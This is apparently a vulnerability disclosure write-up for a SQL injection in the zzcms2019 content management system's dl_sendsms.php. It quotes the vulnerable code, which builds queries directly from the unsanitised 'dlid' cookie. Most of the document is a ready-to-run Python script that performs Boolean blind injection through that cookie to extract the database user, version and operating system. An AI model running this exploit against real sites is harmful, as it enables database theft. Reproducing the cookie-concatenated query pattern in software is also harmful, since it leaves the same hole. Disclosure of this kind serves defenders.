zhuxianjin update zzcms sqli-4 History

1 contributor

98 lines (73 sloc) | 3.01 KB

zzcms2019 SQL injection vulnerability in dl_sendsms.php

Local setup environment for testing (no special environmental requirements)


The vulnerability is located at line 74 of `/dl/ dl_sendsm.php` , with the following partial code

```
if (strpos(@$_COOKIE['dlid'],",")>0){
$sql="select tel from zzcms_dl where passed=1 and id in (".@$_COOKIE['dlid'].") order by id asc limit $n,$size";
}else{
$sql="select tel from zzcms_dl where passed=1  and id='".@$_COOKIE['dlid']."'";
}
```


If the cookie in the first SQL statement is directly spelled into the statement without single quotation marks, you don't need to worry about escaping the cookie from zzcms2019, just use Boolean blind injection without single quotation marks

The front desk registered a new account, the type is the company type, because it is a test environment, there is no data, so first go to the user center email/SMS content Settings to add email/SMS content email and set it as the default

Normal access to `/dl/dl_sendsm.php` is shown below



Payload for cookie injection is as follows



Use exp for Boolean blind injection

```
#coding: utf-8
import requests
import string

url = 'http://{}/dl/dl_sendsms.php'

#header 头，自己根据实际环境做修改
headers = {
'Host':'{}',
'User-Agent':'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0',
'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
'Accept-Language':'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
'Accept-Encoding':'gzip, deflate',
'Content-Type':'application/x-www-form-urlencoded',
'Connection':'keep-alive',
'Cookie':'{}'
}

def Sqli(host,sql):
        global url
        global headers
        url = url.format(host)
        sqli = "ascii(substr(({}),{},1)))={}"
        sqli_2 = "0,(if(({}),1,0)))#"
        res_data = ""
        s = requests.session()
        i = 1
        while 1:
                tmp_data = res_data
                for c in string.printable:
                        tmp_header = headers['Cookie']
                        sqli_data = sqli_2.format(sqli.format(sql,str(i),ord(c)))
                        headers['Cookie'] = headers['Cookie'] + "; dlid=" + sqli_data
                        res = s.get(url, headers=headers)
                        if "refresh" in res.text: #自己根据实际环境做修改
                                headers['Cookie'] = tmp_header
                                res_data += c
                                print (res_data)
                                break
                        headers['Cookie'] = tmp_header
                i += 1
                if tmp_data == res_data:
                        print ('完成')
                        return

if __name__ == "__main__":
        #设置 host 地址
        host = "127.0.0.1:9000"
```

```
#设置用户 cookie
user_cookie = "PHPSESSID=dh6bhd10g47tjc4jlhqf2leqnn; UserName=test; PassWord=343b1c4a3ea721b2d640fc8700db0f36"
sql = "select group_concat(user(),version(),@@version_compile_os)"
headers['Host'] = headers['Host'].format(host)
headers['Cookie'] = headers['Cookie'].format(user_cookie)
Sqli(host,sql)
```

The injection results are as follows